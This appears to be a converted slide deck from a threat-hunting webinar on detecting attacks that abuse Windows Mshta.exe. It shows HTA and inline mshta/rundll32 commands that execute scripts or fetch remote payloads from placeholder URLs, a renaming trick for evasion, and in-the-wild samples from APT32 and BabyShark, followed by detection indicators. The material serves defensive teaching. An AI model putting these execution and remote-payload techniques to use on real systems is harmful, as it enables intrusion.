

# The Silent Adversary

WEBINAR

## Detecting and Investigating MSHTA.exe Involved Attacks


**Netanel Golani**, Threat Hunting Expert, Team Axon

# Agenda


- What are LOLBins? What is Mshta.exe?
- Execution Forms
- Examples Seen In The Wild
- Threat Hunting Via Notebook
- Demo + Hunters Time
- Q&A

# Real Life Example

# Real-Life Example



# The Bigger Picture





**What are LOLBins?**  
**What is Mshta.exe?**



# What are LOLBins?

LOLBin == Living off the Land Binary

- Legitimate, pre-installed **system binaries** that are normally used for Windows-internal tasks, but also **in use by legitimate applications** as system utilities.
- LOLBins are commonly used by attackers as they are trustworthy, readily available, and **often overlooked by security tools** as they blend in with normal system activity to evade detection

## Examples

Powershell.exe	WMIC.exe	Wscript.exe	<b>Mshta.exe</b>
certutil.exe	regsvr32.exe	bitsadmin.exe	Rundll32.exe



# What Is Mshta.exe?

- Mshta is a windows utility for executing Microsoft **HTML Application** (HTA)
- It can also execute **Javascript** and **VBscript**
- HTA content can be loaded and executed from:
  - File path
  - URL
  - Inline HTA content in the **command line**
- Mshta is attractive to adversaries both in the early and latter stages of an infection because it enables them to proxy the execution of arbitrary code through a trusted utility.






# HTML vs HTA

Key differences:

- **.HTML**
  - Used to generate the user interface
  - Scripting languages inside are used for the program logic (browser)
  - `.html` files are set to run in the browser (Chrome, Firefox, Edge, etc)
- **.HTA**
  - Executes without browsers security boundaries
  - Considered a "fully trusted" application.
  - `.hta` files can be loaded and executed by **MSHTA.exe**

# HTML Application Example








The image displays a web browser window titled "Styled Calculator" showing a calculator application. The calculator interface includes a display area and buttons for digits (0-9), operators (+, -, \*, /), and a clear (C) button. The right side of the image shows the source code of the HTML application, "myCalculator.hta".

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Styled Calculator</title>
5   <HTA:APPLICATION
6     ID="CalculatorApp"
7     APPLICATIONNAME="Calculator"
8     BORDER="thin"
9     CAPTION="yes"
10    SYSMENU="yes"
11    MAXIMIZEBUTTON="yes"
12    MINIMIZEBUTTON="yes"
13    SINGLEINSTANCE="yes"
14    WINDOWSTATE="normal"
15  </>
16 <style>
17   body {
18     font-family: Arial, sans-serif;
19     margin: 10px;
20     background-color: gray;
21   }
22   h1 {
23     color: #333;
24   }
25   form {
26     background-color: #fff;
27     padding: 15px;
28     border-radius: 8px;
29     box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
30   }
31   input {
32     width: 50px;
33     height: 50px;
34     font-size: 18px;
35     margin: 5px;
36     border: 1px solid #ccc;
```



# Default Applications

Choose default apps by file type

.hqx HQX File		Choose a default
.hta HTML Application		Microsoft (R) HTML Application host
.htc HTC File		Choose a default
.htm Microsoft Edge HTML Document		Microsoft Edge
.html Microsoft Edge HTML Document		Microsoft Edge

# Execution Forms

# Loading HTA Content From A File



Here's an example of a simple HTA file `evilfile.hta`

```
<html>
  <head>
    <HTA:APPLICATION ID="AxonTest">
    <script language="jscript">
      var c = "cmd.exe /c calc.exe";
      new ActiveXObject('WScript.Shell').Run(c);
    </script>
  </head>
  <body>
    <script>self.close();</script>
  </body>
</html>
```

# Wscript.shell



## The wscript.Shell + Shell.Application objects

Provides access to OS Shell methods.

### Syntax

```
Set objShell = CreateObject("Wscript.Shell")
```

### Methods

.AppActivate	'Activate running command.
.Run	'Run an application.
.TileVertically	'Tile app windows.
.RegRead	'Read from registry.
.RegDelete	'Delete from registry.
.RegWrite	'Write to the registry.

# Specifying A File



The most convenient way of execution - running an HTA file

```
mshta.exe C:\Users\netanel.g\Desktop\evilfile.hta
```

```
mshta.exe \\Netanel-PC\Share\D$\evilfile.hta
```

HTA content can also be loaded from Alternative Data Streams (ADS) on NTFS file systems

```
mshta.exe C:\Users\netanel.g\Desktop\my-poem.txt:malicious.hta
```

# Loading HTA Content Online




HTA content can also be specified by URL

```
mshta.exe https://raw.githubusercontent.com/ma1337ious/payload.hta
```

It will download a remote payload and place it in the cache folder (for example - %LOCALAPPDATA%\Microsoft\Windows\INetCache\IE)





# Run HTA From An Inline Command Line

Content can be loaded and executed directly from the command line

```
mshta.exe "  
about:  
<hta:application>  
<script language="VBScript">  
    Close (Execute ("CreateObject ("Wscript.Shell") .Run ("calc")) "  
</script>"
```

```
mshta.exe "  
javascript:  
a=new ActiveXObject ("WScript.Shell") ;  
a.Run ("calc;%20exit",0,true);close();"
```



# Use Rundll32.exe

HTA content can also be loaded and execute by calling the `RunHTMLApplication` from the DLL file `c:\Windows\System32\mshtml.dll` that supports how `mshta.exe` operates.

```
rundll32.exe javascript:  
"..\mshtml.dll,RunHTMLApplication";  
document.write();  
GetObject("script:https://github.com/ma1337ios/mshta.sct")
```



# Masqueraded Mshta.exe Name

Like all binaries, an adversary may copy Mshta.exe to a different directory rename it with a less suspicious name


```
Copy C:\Windows\System32\mshta.exe C:\Users\Netanel\System32\notepad.exe  
C:\Users\Netanel\System32\notepad.exe C:\Users\Netanel\System32\poem.txt
```

# Examples Seen In The Wild

# Legitimate Runs



```
mshta.exe "C:\Program Files\HP\HP DeskJet 3830 series\Bin\HPSolutionsPortal.hta"  
-data_folder="C:\ProgramData\HP\HP DeskJet 3830 series\HPUDC\CN0118Q5J10785_NW\"
```






# Suspicious Runs

"C:\WINDOWS\system32\mshta.exe"

C:\Users\SOMEONE\AppData\Local\Temp\TeamViewer\7.hta





# Suspicious Runs

```
mshta VBScript:Execute("  
  Set a=CreateObject("WScript.Shell")  
  :Set b=a.CreateShortcut(a.SpecialFolders("Desktop") & "\\Outlook.lnk")  
  :b.TargetPath="C:\\ProgramData\\Microsoft\\Windows\\Start  
Menu\\Programs\\Outlook.lnk"  
  :b.WorkingDirectory="C:\\ProgramData\\Microsoft\\Windows\\Start Menu\\Programs\\"  
  :b.Save  
  :close")
```

# APT32 - Vietnam



## Mshta.exe Execution Via Scheduled Tasks

Name	Triggers	Last Run Result
Power Efficiency Diagnostics	At 1:49 PM on 5/12/2017 - After triggered, repeat every 15 minutes indefinitely.	
Windows Error Reporting	At 11:12 AM on 6/2/2016 - After triggered, repeat every 1 hour indefinitely.	

General	Triggers	Actions	Conditions	Settings	History (disabled)
---------	----------	---------	------------	----------	--------------------

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the

Action	Details
Start a program	mshta.exe about:"<script language="vbscript" src="http://110.10.179.65:80/download/microsoftp.jpg">code close</script>"



# North Korean campaigns




## BabyShark Malware

```
Sub AutoOpen ()
```

```
Shell ("mshta https://tdalpacaafarm[.]com/files/kr/contents/Vkggy0.hta")
```

```
End Sub
```



# Let's Hunt



# What To Look For

- LOLBin Binaries - Mshta.exe, Rundll32.exe (loading mshtml.dll)
- Alarming Artifacts
  - VBA system-related objects and functions
    - `CreateObject("WScript.Shell")`
    - `Run()`
    - `ReadReg()\WriteReg()`
  - Javascript system-related objects and functions
    - `ActiveXObject("WScript.Shell")`
    - `eval()`
  - Inline system commands
    - `Powershell -nop calc.exe`



# What To Look For

- More Alarming Artifacts
  - URLs
  - Obfusc4tion5 or enc0ded cOmmANdS
  - HTA Files loaded from suspicious directories
    - C:\Users\public\\*
    - C:\Users\<username>\AppData\Local\Temp
  - `Rundl132.exe [...] mshtml,RunHTMLApplication` - Always suspicious




# Bottom-up

Malicious activities by Mshta.exe can be looked for from spawned activities side

- Child processes
- Network Traffic
- Registry Modifications
- File activities
- New Services Registration \ Initiation
- New Scheduled tasks \ Initiation
- Module loads




# Threat Hunting



# Back To The Demo

# Receiving An Email







# Opening The Attachment



# Opening The LNK file



